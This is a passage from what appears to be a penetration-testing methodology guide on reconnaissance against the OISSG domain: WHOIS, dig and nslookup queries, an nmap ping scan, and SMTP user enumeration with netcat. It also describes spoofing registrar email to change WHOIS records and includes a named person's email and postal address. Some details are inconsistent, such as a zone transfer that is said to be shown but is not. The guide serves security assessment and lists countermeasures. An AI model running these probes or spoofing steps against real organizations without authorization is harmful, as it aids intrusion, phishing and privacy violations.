 Registrant Phone Ext.:  
 Registrant FAX:  
 Registrant FAX Ext.:  
 Registrant Email:balwantrathore@yahoo.com  
 Admin ID:A10714105010880  
 Admin Name:Balwant Rathore  
 Admin Organization:Open Information System Security Group  
 Admin Street1:Village - Arwar, Vaya - Nasirabad,  
 Admin Street2:  
 Admin Street3:  
 Admin City:Ajmer  
 Admin State/Province:RA  
 Admin Postal Code:302016  
 Admin Country:IN  
 Admin Phone:+99.99999999

Admin Phone Ext.:  
 Admin FAX:  
 Admin FAX Ext.:  
 Admin Email:balwantrathore@yahoo.com  
 Tech ID:A10714105017950  
 Tech Name:Balwant Rathore  
 Tech Organization:Open Information System Security Group  
 Tech Street1:Village - Arwar, Vaya - Nasirabad,  
 Tech Street2:  
 Tech Street3:  
 Tech City:Ajmer  
 Tech State/Province:RA  
 Tech Postal Code:302016  
 Tech Country:IN  
 Tech Phone:+99.99999999  
 Tech Phone Ext.:  
 Tech FAX:  
 Tech FAX Ext.:  
 Tech Email:balwantrathore@yahoo.com  
 Name Server:LI9-102.MEMBERS.LINODE.COM  
 Name Server:LI9-37.MEMBERS.LINODE.COM

### Analysis/Conclusion/Observation

The information about the system located at 67.18.176.102 (IP address of [www.oissg.org](http://www.oissg.org)) was obtained from ARIN, and indicates the server is hosted at ThePlanet.com Internet Services, Inc.

No information from ARIN WHOIS records indicates any individual within the OISSG organization, but some information was obtained about staff within the ISP: the personal name Peter Pathos, some generic (role based) email addresses, and phone numbers that can indicate the DDI range of the ISP.

The WHOIS information about the OISSG.org domain is more promising, showing the name of Mr. Balwant Rathore, a Yahoo email address related to him, and some postal information in India that is hopefully valid.

From the technical point of view, the DNS servers used for the OISSG.org domain were obtained. Those will be queried in a further stage of the penetration test.

### Countermeasures

- Use generic role names (like postmaster)
- Use generic role based email addresses (like [postmaster@company.com](mailto:postmaster@company.com))
- Use one single phone number that is normally not published to the outside world. If calls are coming in on that phone line, you'll know where they've found that number. Alternatively, use a non-geographic number (like 0845 in the UK) that is located outside the organization's DDI range

### Links

### Tools

- <http://www.geektools.com/whois.php>
- <http://whois.netsol.com>
- <http://whois.sc>
- <http://arin.com/whois.html>
- <http://ripe.com/whois.html>
- [www.samspace.org](http://www.samspace.org)
- <http://www.cotse.com/>
- Command line `whois` command

#### Remarks

Typically the RIR WHOIS databases will not locate any domain-related information or any information relating to military networks.

### 9.1.3 Examine Domain Name System - Check for the Authoritative Name Servers

#### Description

The Authoritative name server(s) for a certain domain hold the zone information for that specific domain. Although a single record in the DNS zone information is considered “public” information, it is usually not advisable to allow access to the entire zone information in one go (something referred as Zone Transfer or AXFR). The information in zone records is therefore important for the penetration tester, who will attempt to perform zone transfers.

These authoritative name servers can be found in two separate ways. The first is through the whois services, the second through the use of the DNS infrastructure.

Once the authoritative name servers were found, a query of type AXFR (Zone Transfer) can be attempted; if successful the complete zone information for that domain will be obtained. This is covered in a separate section of this guide.

Other interesting information to obtain is the version information of the DNS software in use. Old software often suffers from vulnerabilities that can allow an attacker to compromise domain information.

For future tests, it is also useful to obtain the MX records (Mail Exchangers) for the domain.

Tools for use with the DNS infrastructure:

- dig
- nslookup

#### Examples/Results

```
# dig ns oiissg.org @<random dns server>

; <<>> DiG 8.3 <<>> ns oiissg.org @<random dns server>
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 3
;; QUERY SECTION:
;;      oiissg.org, type = NS, class = IN

;; ANSWER SECTION:
oiissg.org.      2d22h14m44s IN NS   a.ns.oiissg.org.
oiissg.org.      2d22h14m44s IN NS   b.ns.oiissg.org.
oiissg.org.      2d22h14m44s IN NS   c.ns.oiissg.org.

;; ADDITIONAL SECTION:
a.ns.oiissg.org. 2d22h14m44s IN A    212.13.198.37
```

```
b.ns.oissg.org.      2d22h14m44s IN A   212.158.214.187
c.ns.oissg.org.      2d22h14m44s IN A   212.13.198.38
```

```
C:\> nslookup
```

```
Default Server:  <random dns server>
Address:  <random dns server>
```

```
> set q=ns
> oissg.org
```

```
Server:  <random dns server>
Address:  <random dns server>
```

```
Non-authoritative answer:
```

```
oissg.org      nameserver = a.ns.oissg.org
oissg.org      nameserver = b.ns.oissg.org
oissg.org      nameserver = c.ns.oissg.org
```

```
a.ns.oissg.org  internet address = 212.13.198.37
b.ns.oissg.org  internet address = 212.158.214.187
c.ns.oissg.org  internet address = 212.13.198.38
```

```
$ dig @<domain DNS server> version.bind chaos txt
```

```
; <<>> DiG 9.2.4 <<>> @<domain DNS server> version.bind chaos txt
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2295
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                 0       CH      TXT      "9.2.4"

;; Query time: 115 msec
;; SERVER: <IP of domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:24:20 2006
;; MSG SIZE rcvd: 48
```

```
$ dig @<domain DNS server> -t MX oissg.org
```

```
; <<>> DiG 9.2.4 <<>> @<domain DNS server> -t MX oissg.org
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57798
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;oissg.org.                  IN      MX

;; ANSWER SECTION:
oissg.org.                  3600    IN      MX      20 mail.oissg.org.
oissg.org.                  3600    IN      MX      30 mx2.mailhop.org.
```

```
;; AUTHORITY SECTION:
oissg.org.                3600      IN      NS      li9-
102.members.linode.com.
oissg.org.                3600      IN      NS      li9-37.members.linode.com.

;; ADDITIONAL SECTION:
mail.oissg.org.           3600      IN      A      67.18.176.102

;; Query time: 115 msec
;; SERVER: <IP of domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:30:48 2006
;; MSG SIZE rcvd: 153
```

### Analysis/Conclusion/Observation

The result of the first step should be a list with all authoritative nameservers for the tested company.

Ideally the DNS servers should not answer AXFR queries. The example above shows a badly configured DNS server that allows a zone transfer of the entire OISSG.org information.

It is also a bad practice to answer queries about the BIND version in use. The example above shows a badly configured DNS server that allows an attacker to obtain this information.

The MX (Mail Exchangers) for the domain were obtained for future testing.

### Countermeasures

No countermeasure to obtaining the authoritative name servers for a given domain, this is a prerequisite for the internet to work.

DNS software usually allows implementing restrictions on AXFR and version queries via configuration, but this is not often the default.

It is critical not to put any internal systems information in publicly reachable DNS servers.

### Links

### Tools

- dig
- nslookup

### Remarks

Typically the RIR WHOIS databases will not locate any domain-related information or any information relating to military networks.

The WHOIS services also show you the authoritative name servers for the domain you performed a query of.

### 9.1.4 Examine Domain Name System - Check for Reverse DNS lookup presence

#### Description

Same considerations as in the previous section.

Reverse DNS lookup uses an IP address instead of the domain name of a server.

Tools for use with the DNS infrastructure:

- dig
- nslookup
- nmap / ping / fping (when the entire IP range for an organization is known)

#### Examples/Results

```
$ dig @<domain DNS server> -t PTR 67.18.176.102
```

```
; <<>> DiG 9.2.4 <<>> @<domain DNS server> -t PTR 67.18.176.102
;; global options: printcmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 21453
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;67.18.176.102.                IN      PTR

;; AUTHORITY SECTION:
.                10509   IN      SOA      A.ROOT-SERVERS.NET.
NSTLD.VERISIGN-GRS.COM. 2006021001 1800 90
0 604800 86400

;; Query time: 201 msec
;; SERVER: <IP for domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:44:34 2006
;; MSG SIZE rcvd: 106
```

```
$ nmap -sP 67.18.176.102
```

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-02-11 12:41 GMT
Host li9-102.members.linode.com (67.18.176.102) appears to be up.
Nmap finished: 1 IP address (1 host up) scanned in 0.774 seconds
```

#### Analysis/Conclusion/Observation

The result of this step should be a list with all authoritative nameservers for the tested company.

Whenever an IP range is known to be associated with a certain organization, reverse DNS

queries can provide the names of all systems within the range even when AXFR zone transfers are not successful.

The example above shows that there are no reverse-DNS records at the name server for the domain, and some information was obtained by doing the query during an nmap ping scan, showing the system as one of the hosted servers at the ISP.

### Countermeasures

Disable reverse DNS at the server configuration If possible. It is not a prerequisite for network operation (albeit it can break some operations, for example connecting to a TCP-Wrapped service with PARANOID setting).

### Links

Check some more DNS information

- <http://www.dnsstuff.com/>
- <http://www.dnsreport.com/>

### Tools

- nslookup
- dig
- host
- <http://www.whois.sc/> reverse DNS tool (requires *free* registration)
- nmap / ping / fping (when the IP range is already known)

### Remarks

Just because a host has forward DNS from name to address there's no guarantee or requirement for it to have reverse DNS from address to name. Many sites do, many sites don't.

### 9.1.5 Examine Domain Name System - Check Spam/Attackers databases lookup

#### Description

By checking for the presence of IP addresses in spam and attackers (hacking, viruses) lists an assessor can quickly determine if there has been a policy violation or probable intrusion.

#### Process

Create a list of ip addresses that include at least mail and web server addresses (these addresses can be obtained during other information gathering checks). Search public Spam blacklists for these addresses, such as:

- Spamhaus
- Spamcop
- RBL's
- SANS ISC

Look for spam information using public search engines, and queries involving the IP addresses and the word SPAM, (e.g. "127.0.0.1 spam").

#### Analysis/Conclusion/Observation

The appearance of an IP address in these lists is an indication of probable policy violation, either by Company personnel or even intrusion.

#### Countermeasures

- 

#### Links

- <http://www.spamhaus.org/>
- <http://www.spamcop.net/>
- <http://rbld.org/>
- <http://isc.sans.org/>
- <http://www.dshield.org/>

#### Tools

Public spam black lists, attackers/virus distribution lists on the Internet and search engines.

### 9.1.6 Examine Domain Name System - Check to change whois information

#### Description

Registrar gives two options for authentication

- A mail from Point of Contact (PoC)
- A mail signed with PGP

If a spoofed mail is sent masquerading as PoC, registrar will change the whois information according to the instructions in the e-mail. Read the Remarks section carefully before proceeding with this test.

#### Process

##### Process

- Send a spoofed e-mail masquerading as PoC to the Registrar.
- Alternatively, send the request through the Registrar's Web interface, if available.

#### Analysis/Conclusion/Observation

Being able to change WHOIS information without proper authorization is considered an important vulnerability.

#### Countermeasures

- Establish change procedures for WHOIS information with registrar
- Restrict access to contact information for changes in registrar
- Avoid using information from an individual (name, email) for contact information; use a position and generic accounts (email specific for this task) instead.

#### Links

- <http://www.internic.net/regist.html>

#### Tools

- Telnet client (manual spoofing using SMTP)
- Netcat (manual spoofing using SMTP)
- scripts for automating email spoofing

#### Remarks

This check involves a third party and could have an impact on the client's operation, if successful. Make sure that the contract is able to support this activity with the third party (Registrar), and that it lies within the scope defined at the contract, otherwise DO NOT proceed with this test.

Sometimes, the organization being assessed will have a contract allowing it to test the

security of infrastructure and services provided by third parties. It is common that this contract allows another third party (assessor) to perform the security assessment.

An alternative to asking for changes is to send an email that just informs that changes be done in the future (e.g. a week later). The registrar will either inform that they will make changes or try to authenticate the request through approved means (e.g. by telephone).

### 9.1.7 Search Job databases

#### Description

Just like regular search engines, job search sites could reveal a plethora of information on technology and services running on the target's internal network. A pen-assessor should carefully review the job postings published by the target on their own website or on other popular job search sites.

#### Process

- Check for resumes available on the target website
- Check various job databases
- Search using search engines
- Check for job postings on the target website
- Check for job postings on job sites
- Gather all e-mail addresses, phone numbers, and contact details
- Focus on resumes/ads where technology experience is required
- Try to correlate technologies with the target's product information gained from the aforementioned steps
- Gain more information on their business structure from such postings
- Confirm to their B2B / B2E / B2C – gained from aforementioned topics.

#### Analysis/Conclusion/Observation

Depending on the kind of information found, the results of this test may reveal information rated low to high. Finding critical information through this test might indicate the lack of appropriate information protection.

#### Countermeasures

- Establish clear and formal confidentiality agreements

#### Links

- [Monster and its country specific sites](#)
- [www.flipdog.com](http://www.flipdog.com)
- [Google Jobs](#)
- [www.careerbuilder.com](http://www.careerbuilder.com)

#### Europe

- [www.stepstone.com](http://www.stepstone.com)

#### Germany

- [www.jobpilot.de](http://www.jobpilot.de)

- [www.jobstairs.de](http://www.jobstairs.de)

#### Tools

- Any web browser <http://www.jobpilot.de/>

### 9.1.8 Examine target using Search Engines

#### Description

Search engines can be used to gather interesting information about a target while protecting one's anonymity. These search engines should be used for regular websites as well for searching newsgroup archives.

#### Process

- Search for the domain name preceded by the @ symbol (@target.com), to scour e-mail addresses within the target organization and to build a database of from them
- Add all e-mail addresses gathered from initial conversations with the customer to the database
- Search for target organization's (complete) e-mail addresses gathered from the previous two steps on Web search engines and in groups in order to profile each employee
- Search for employee names if they are part of the e-mail addresses on Web search engines and in groups
- Attempt to bypass authentication using search engines
- Review target Website using search engines' cache in order to evade the target's logs.
  - Check partners (to find out technologies used)
  - Check other than main pages (sub domains/folders)
    - services.target.com
    - support.target.com
    - target.com/support
    - target.com/sales
  - Collect
    - Names, phone numbers, e-mail addresses
  - Recent activities/happenings
  - Technologies used
- Gaining personal information on a specific employee from the target's website can be beneficial for conducting social engineering. Moreover, personal resumes on the target's website can give insight into the technologies used.
- Search for e-mails from their domain posted in the mail groups and that reveal information regarding the internal network architecture.
- Browse through news-search services to get more information on their business structure.

- Probe into their B2B / B2E / B2C – which might be helpful insight into the trust relationship of their network.
- Scan through all the e-mail-signatures to gain all possible e-mail and phone number information. This could be used in later stages for war-dialing or social engineering.
- Familiarize oneself with company specific information such as: an organizational map with details of senior managers, company's product names, and details.
- Finally, put all information together into the organizational map started in the previous step
- Search newsgroup postings for information related to the target
- Pay special attention to technical newsgroups (comp.\*)
- Search for technical questions in newsgroups
- Collect the following:
  - E-mail addresses,
  - Names,
  - Addresses,
  - Phone Numbers
- Carry out a search by author
- Check group archives (derkeiler, freenet.de google)

#### Important Group list

- Google groups
- Yahoo groups
- Mailing lists and archives
- Microsoft online NNTP servers
- Linux user community
- Security product groups/ mailing lists
- Networking group/ mailing lists (vendor specific/industry standard)
- Using Search engine to identify target users
  - E.g. +"www.oisssg.org" +phone +fax
- Determine all of the servers Search engine knows of [www.segess.com](http://www.segess.com)
  - E.g. segress site:.segress.com
- Determine all the indexed directories listed in \*.segress.com
  - allintitle: "index of /" site:.segress.com

### Analysis/Conclusion/Observation

After examining target using search engine, an initial understanding of the target should be realized.

### Countermeasures

- Apply appropriate exclusions in robots.txt files for pages that has personal and sensitive information (this information would still be available for users of the site but won't be collected by most web spiders and won't show up in those search engines).
- Remove confidential/sensitive content found through web searching. Alternatively, place that content behind appropriate access control mechanisms.

#### Links

Watching the Watchers II-2 by j0hnny

- <http://www.google.com/help/operators.html>
- <http://www.robotstxt.org/wc/exclusion.html>

#### Tools

- Any browser

#### Remarks

Removed content might still appear for some time in web search engines for some time due to web caches.

Knowing the syntax, limitations and commands for each web search engine used is important to get the best results; using several web search engines will also improve results.

### 9.1.9 Search Security & Exchange Commission and Finance sites

#### Description

It is trivial to gather the financial information of a public company to complete its profiling. This gives the attacker a better image of the target. Public organizations are bound to file 10-Q, 10-K reports.

#### Process

- Check for merger information
- At the time of mergers, the chances of inappropriate security handling is higher
- Higher chances of social engineering
- Merged network may indulge some interesting information
- Check for recent activities
- Check for partner information

#### Analysis/Conclusion/Observation

Information gathered through this means might indicate:

- Times at which infrastructure might be more vulnerable to attacks (e.g. IT integration after merger)
- Probable systems relationships (e.g. a hacker attacks a partner with lower security and then tries to hack it's way in, through system trust relationships)

#### Countermeasures

- Apply appropriate security measures to all connections with partners (don't take for granted that their security will be enough)
- Include special information security procedures in all IT changes, during mergers and acquisitions

#### Links

##### Security & Exchange Commission

United States

- US <http://www.sec.gov/>
- US <http://www.freeedgar.com>

India

- India <http://www.sebi.gov.in/>

Pakistan

- Pakistan <http://www.secp.gov.pk/>

Nigeria

- Nigeria <http://www.secng.org/>

### Finance Sites

- <http://finance.yahoo.com>
- <http://www.hoovers.com>
- <http://www.companysleuth.com>

### Tools

- Any Web browser

### Remarks

Access to some specific details of financial operations might be restricted. The assessor should limit her/his search to public information.

### 9.1.10 Search System/Network Survey Sites

#### Description

System/Network survey site, e.g. Netcraft <http://www.netcraft.com>, gives excellent information about uptimes, operating systems, Web Server and netblock used.

#### Process

- Gather Web-Server Information and find out what web server / operating system site is running
- What is the IP Address and Net-block owner
- SSL Version and other information like certificate currently in use

#### Analysis/Conclusion/Observation

Information gathered through this test will give details regarding the brands of operating systems, web servers, uptime, and traffic volume. This information will be used to better tune other test (e.g. port scanning and vulnerability scanning).

#### Countermeasures

Change default banners provided by network services visible from the internet.

#### Links

- [www.netcraft.com](http://www.netcraft.com)

#### Tools

- Any web browser

#### Remarks

Search at [www.netcraft.com](http://www.netcraft.com) allows limited searches from specific IP address every day. Although proposed countermeasures are by no means strong, they will help other security controls in place by delaying any attacker or forcing him to do more noisy recognition and scanning activities. This, in turn, will increase the probability that illegal activities are detected promptly.

**9.1.11 Search Uptime Statistics Sites****Description**

Search for information on uptime in graphs and statistics available on the Internet.

**Process**

Sometimes you will find the Big Brother monitoring administration panel on the target website. This can be searched via search engines and/or archives of the target website.

- Search for uptime or network statistics through search engines
- Collect IP addresses and network diagrams that might be mentioned in the statistics Page
- Collect any other relevant information on the statistics page (e.g. O.S. and application brands)
- Take note of reboots of the system since they could indicate an important security event (i.e. last reboot might indicate the last time a critical security update was applied, for some Operating Systems).

**Analysis/Conclusion/Observation**

Uptime information should not be available to the public since it would help an attacker to determine important events and information useful to be more successful.

For an assessor assessing an organization, this information can be useful to prepare specific tests with a higher degree of success.

**Countermeasures**

- Move statistic information from networks to the internal net and restrict its access so that only authorized personnel can consult/edit it.

**Links**

- <http://maclawran.ca>
- [Big Brother System and Network Monitor](#)

**Tools**

- Any web browser

**Remarks**

### 9.1.12 Search on P2P networks

#### Description

Most of today's P2P Networks are decentralized. As per its decentralized nature, it is tough to stop the spread of information that is shared once. Many P2P clients (e.g. eMule, KaZaa, Grokster, BitTorrent, Soulseek, eDonkey) are available on the Web.

#### Process

- Search target's information (confidential documents)
- Search target's products
- Search target's network/resource used as P2P component

#### Analysis/Conclusion/Observation

P2P client programs might establish connections through which some resources are accessible to the Internet. Resources and networks that were protected by firewalls are becoming increasingly vulnerable to hacking and malware attacks to P2P connections initiated from the inside.

It is therefore important to regulate and limit the use of P2P networks to only authorized activities.

#### Countermeasures

The spread of information cannot be stopped completely but can be limited by sabotage.

- Spread fake files  
Spreading bogus files with names similar to the file one wants to limit the spread of, may discourage some p2p users.
- Monitor source download information, contact ISPs, single out and sue people in court
- Practice bounty hunting encouraging people do denounce others who download a file
- Block P2P traffic at your border gateway(s) and/or on your internal filters.

#### Links

- Emule
- KaZaA
- Grokster
- BitTorrent
- Soulseek
- eDonkey

**Tools**

- Any web browser

**Remarks**

Even if the assessment will only search for public information, make sure that the P2P accounts to be assessed are used in machines located at and property of the target organization. Check for example the IP address of the equipment against the organization's domain (if the protocol allows it).

**9.1.13 Search on Internet Relay Chat (IRC)****Description**

The identification of users chatting in IRC rooms could provide alternative means to get inside a network, evading perimeter controls (i.e. firewall and IDS). Find users using IRC and try to exploit this to get information or an alternate entrance to the corporate network

**Process**

- Find employees lurking around in IRC
- Search info in support rooms of IRC
- Search IRC Logs
- Search IRC Employees running IRC bots from target

**Analysis/Conclusion/Observation**

Similarly to P2P network, Internet Relay Chat connections provide not only means to talk with other people but also to share files. Several worms exploit known vulnerabilities or make use of social engineering to spread through this protocol.

The use of IRC within a company, might also indicate a probable violation of corporate policy (if it is being done from equipment property of the target organization).

**Countermeasures**

- Block IRC protocol at the border (i.e. routers, firewalls)
- Establish clear and precise policies regarding the use of this kind of protocols

**Links****Tools**

- Any IRC client

**Remarks**

Try to be passive while performing this test (i.e. do not actively question users using social engineering). Active testing should be done at other stages of the Assessment.

### 9.1.14 Search Underground Sites

#### Description

Search underground sources of information for data relevant to the target organization's assessment.

#### Process

Identify relevant underground information sources (e.g. hacking groups with records of hacks for financial organizations might be useful if the target is organization is Bank); search for relevant information in places like:

- Email lists
- IRC channels and chats
- Web forums
- FTP sites

While performing these tasks, take into consideration:

- Law enforcement agencies might be watching as well (i.e. be extremely careful with anything you say/write; preferably, don't say anything, just listen and read)
- Underground groups are usually closed and very selective; do not attempt to force your way in
- Never reveal your target's name or give any information that might reveal it's identity. Same recommendation for your identity and employer.

#### Analysis/Conclusion/Observation

Information gathered through these means might be extremely useful for certain organizations, under some assessment engagements and circumstances. The kind of information that could be useful includes (although it is not restricted to):

- Information on hacking attempts (successful or not) by other parties (e.g. hackers)
- Information on new hacking techniques and tools relevant to the assessment (i.e. that apply to current Target's infrastructure, that you might have identified through other enumeration tests)
- Confidential/restricted/unexpected information about the target organization or relevant organizations that you might find in the hands of third parties (e.g. email lists for spamming that include a huge amount of email addresses from the target organization)
- Fraud plans or plots involving the target organization or related organizations.

**Countermeasures**

Organizations should:

- Restrict confidential information leaks by implementing appropriate policies and security controls
- Report to law enforcement illegal activities where their involvement is necessary

**Links**

- 

**Tools**

- Web browsers
- Ftp, telnet, irc clients

**Remarks**

This check is not recommended for small size penetration test. For big size companies, the assessor should make sure that the target organization approves this kind of test and is informed of any relevant information immediately.

**9.1.15 Search News Groups (NNTP) and Email lists****Description**

Search product specific mailing lists. You will likely find valuable information there. Download all product specific e-mails and perform an offline search.

**Process**

- Download all NNTP groups relating to technology in place
- Perform an offline search based on e-mail address, name, phone number, etc...
- Copy relevant Mailing lists posts from public sites (i.e. posts that discuss technology or problems at the assessed organization).

**Analysis/Conclusion/Observation**

Check all discovered information for mails which contain system information or other relevant information (sys admin having troubleshooting something ...)

**Countermeasures**

- keep your employees from using their business e-mails to sign-up for groups and mailing lists
- Set up policies that require employees to avoid disclosing infrastructure information in public sites

**Links**

- <news://msnews.microsoft.com>
- <news://news.support.veritas.com/dnewsweb.exe>
- <http://www.google.com> (discussion groups)
- <http://www.securityfocus.com> (forums)

**Tools**

- Any web browser (most public email lists are available in the web)

**Remarks**

This activity can be very time consuming (i.e. reading through all posts from employees working for the target company), depending on the volume of messages in the lists. The assessor should be very selective with the lists it will choose in order to increase the probability of finding something useful while decreasing the time required to read all posts.

### 9.1.16 Search Index Sites

#### Description

Index sites maintain copy of web sites. It can be used to gather information without going to target and It can also be used to gather information from previous copy of web sites.

#### Process

- Search for common web servers and download cached content available on index sites
- Compare with current content of the site and note differences
- Analyze and document changes (e.g. date of last update, changes in scripts)

#### Analysis/Conclusion/Observation

Differences between current content and cached content may indicate useful things, such as:

- Frequency of web content updates
- New or deprecated content
- New or deprecated forms or functions (new functions/scripts might be vulnerable, still underdevelopment, or give some indications on other new related systems).

#### Countermeasures

Organizations should restrict web spiders from accessing and storing web forms and restricted information (e.g. by setting the appropriate parameters in robots.txt file).

#### Links

[www.dogpile.com](http://www.dogpile.com)

[www.alexia.com](http://www.alexia.com)

[www.archive.org](http://www.archive.org)

#### Tools

- Any web browser

#### Remarks

Depending on the caching technique used by indexing services, the copy of the sites could be complete or partial.

### 9.1.17 Search Employee's Personal Web Sites

#### Description

By searching for name, personal e-mail addresses, hobbies, and other personal information, you can find employee's personal websites.

#### Process

- Search for employees names (i.e. names included in web pages that show up by searching for information on the target organization).
- Identify employees' personal web sites
- Gather information from these websites

For example, try <http://Firstname.Lastname.com> and so on (.net .org, with hyphen, etc.).

#### Analysis/Conclusion/Observation

Employees tend to include information related to their work and employer on their personal web sites and blogs. This information can be useful for subsequent phases of the assessment.

#### Countermeasures

- Implement security policies that restrict the type and amount of information from the target organization, that people are allow to disclose

#### Links

- [www.dogpile.com](http://www.dogpile.com)
- [www.alexia.com](http://www.alexia.com)
- [www.google.com](http://www.google.com)

#### Tools

- Any web browser

#### Remarks

## ACTIVE INFORMATION GATHERING

Examining organizations using publicly available sources is legal in many countries but active information gathering may be not.

### 9.1.18 Email Systems – User Account Enumeration

#### Description

Identify valid email accounts by connecting to the email server of the target company.

#### Process

Some email address should have been identified using passive information gathering tests; use this information to identify additional email addresses:

- Identify user account structure (i.e. how the email addresses are formed; e.g. <name>-<lastname>@domain, <initial><lastname>@<department>.domain)
- Create a list of names and test probable structure (i.e. with names of employees whose email address was not found on the web, test the structure pattern)
- Connect to the target's email server (SMTP or POP3) and verify the existence of such addresses (e.g. using "verify" and "expn" commands, or spoofing "rcpt to" and "mail from" tags)

#### Examples/Results

```
$ nc -vv mail.oissg.org 25
```

```
DNS fwd/rev mismatch: mail.oissg.org != li9-102.members.linode.com
mail.oissg.org [67.18.176.102] 25 (smtp) open
220 OISSG Mail Server
```

```
EHLO assessor
```

```
250-server1.oissg.org
```

```
250-PIPELINING
```

```
250-SIZE 10240000
```

```
250-VERFY
```

```
250-ETRN
```

```
250-AUTH LOGIN PLAIN
```

```
250-AUTH=LOGIN PLAIN
```

```
250 8BITMIME
```

```
VERFY balwant
```

```
550 <balwant>: Recipient address rejected: User unknown in local recipient table
```

```
VERFY miguel.dilaj
```

```
550 <miguel.dilaj>: Recipient address rejected: User unknown in local recipient table
```

```
EXPN postmaster
```

```
502 Error: command not implemented
```

```
MAIL FROM: tester@nodomainwiththisname.rrr
```

```
250 Ok
```

```
RCPT TO: miguel@oissg.org
```

```
250 Ok
```

```
RCPT TO: nouserwiththisname@oissg.org
```

```

550 <nouserwiththisname@oissg.org>: Recipient address rejected: User
unknown in virtual alias table
RSET
250 Ok
QUIT
221 Bye
    sent 224, rcvd 645

```

### Analysis/Conclusion/Observation

Similar techniques are used to create spamlists and for social engineering/phishing attacks. The existence of an easily identifiable structure facilitates the use of email addresses for illegal activities, like those mentioned before. However, this is not a critical vulnerability and many organizations must have such structures to comply with standardization requirements.

The information however will be useful for the assessor since this will provide her/him with potential vulnerability vectors for other tests. E.g. you will be able to get and verify the existence of an email address for an important person (CIO, CEO, etc.) whose name you found, but whose email address was not easily available.

To fully understand the example above the reading of the RFC-821 (Simple Mail Transfer Protocol) and other related documents is recommended.

As a brief guide of the example, the first command was EHLO (instead of HELO) to obtain a list of supported commands. According to that, VRFY is supported but EXPN is not.

Then we attempt to verify some valid email addresses, but some aliasing is done internally and the operation was not successful. The command EXPN was attempted to confirm it was not supported.

Then it was attempted to send mail to both a known valid email address (that produces a "250 Ok" message) and a clearly invalid one, that produces an error. This can be used to validate email addresses found, or even to guess some by trying common names.

The final step was to reset (RSET) the session and QUIT.

### Countermeasures

- Some organizations might be willing to add a random element to the email address structure to make spamming and phishing activities more difficult to accomplish and more easy to detect. While this measure is to some degree effective, it has also an aesthetic impact on the email address and is therefore avoided in many organizations.
- Implement policies to restrict the disclosure and use of email address (e.g. some companies are not including email addresses on business cards anymore; instead, they ask their employees to write it down only if it is required for business communications).
- Put intrusion detection systems to detect email gathering activities on the email

server (e.g. connections using commands such as “verify” or probing several existent and non-existent email addresses through “mail from:” “mail to:” commands.

- Put filters to thwart information gathering (e.g. disable unnecessary SMTP command, disable email relaying capabilities, use connection timeouts, etc.)

#### Links

#### Tools

- Rcpt2 (smtp “rcpt to” enumeration tool)
- Vrfy (smtp “VRFY” command enumeration tool)
- Netcat and telnet for manual tests
- Custom scripts for automated tests

#### Remarks

**9.1.19 SMTP Headers Analysis – Email Received from Target****Description**

Extract useful information from SMTP headers included in legitimate email sent from target.

**Process**

Obtain emails from the target organization:

- Search the web for emails with full headers, coming from the target organization
- Send email to email addresses with automated responses (e.g. mail lists majordomos and client support addresses)
- Apply social engineering to an email address with the intent of obtaining a legitimate response
- Use email communication from the target organization (e.g. emails from the people in charge of the assessment project directed to the assessors)

Analyze the headers and correlate information:

- Extract email servers and gateway addresses, paying special attention to names, since they often reveal useful information (e.g. "Received: from antivirusgw (antivirusgw.domain.target [XXX.XXX.XXX.XXX])")
- Record the mail path (i.e. mail servers between the sender and the receiver)
- Record ip addresses and correlate against information gathered through other tests (e.g. an IP address that shows up in the headers might have been previously identified as a server with other function, such as a DNS server or a firewall. This might help identify multipurpose servers and application proxies).

**Analysis/Conclusion/Observation**

Information on email headers can be useful to:

- Identify network resources
- Map the perimeter of the target organization's network
- Identify characteristics, uses and relationships of some network resources of the target organization

**Countermeasures**

To reduce unnecessary information leak, organizations should ensure that:

- Names of network resources included in email headers do not give more information than necessary (i.e. avoid names that describe purpose, brand, location or applications of these resources to the internet; use aliases for internal administration where appropriate)

- Internal network addresses should be filtered (i.e. reserved address ranges use for internal networking)
- Avoid single points of failure, whenever possible (i.e. servers that have several important network services, like mixing DNS, SMTP and WEB)

#### Links

- <http://www.stopspam.org/email/headers.html>
- <http://www.faqs.org/faqs/net-abuse-faq/spam-faq/>

#### Tools

- Any web browser
- Email client capable of showing email headers

#### Remarks

### 9.1.20 SMTP Headers Analysis – Bounced E-mail

#### Description

Elicit bounced email and analyze SMTP headers included in replies from mail server postmaster accounts.

#### Process

Generate and send emails that will elicit bouncing:

- Send email to non-existent recipients at the target organization's domain (i.e. elicit responses from mail servers)
- Send huge email to a valid email address so that it will be rejected because of its size

Analyze the headers and correlate information:

- Extract email servers and gateway addresses, paying special attention to names, since they often reveal useful information (e.g. "Received: from antivirusgw (antivirusgw.domain.target [XXX.XXX.XXX.XXX])")
- Record the mail path (i.e. mail servers between the sender and the receiver)
- Record IP addresses and correlate against information gathered through other tests (e.g. an IP address that shows up in the headers might have been previously identified as a server with other function, such as a DNS server or a firewall. This might help identify multipurpose servers and application proxies).

#### Analysis/Conclusion/Observation

Information on email headers can be useful to:

- Identify network resources
- Map the perimeter of the target organization's network
- Identify characteristics, uses and relationships of some network resources of the target organization

#### Countermeasures

To reduce unnecessary information leak, organizations should ensure that:

- Names of network resources included in email headers do not give more information than necessary (i.e. avoid names that describe purpose, brand, location or applications of these resources to the internet; use aliases for internal administration where appropriate)
- Internal network addresses should be filtered (i.e. reserved address ranges use for internal networking)

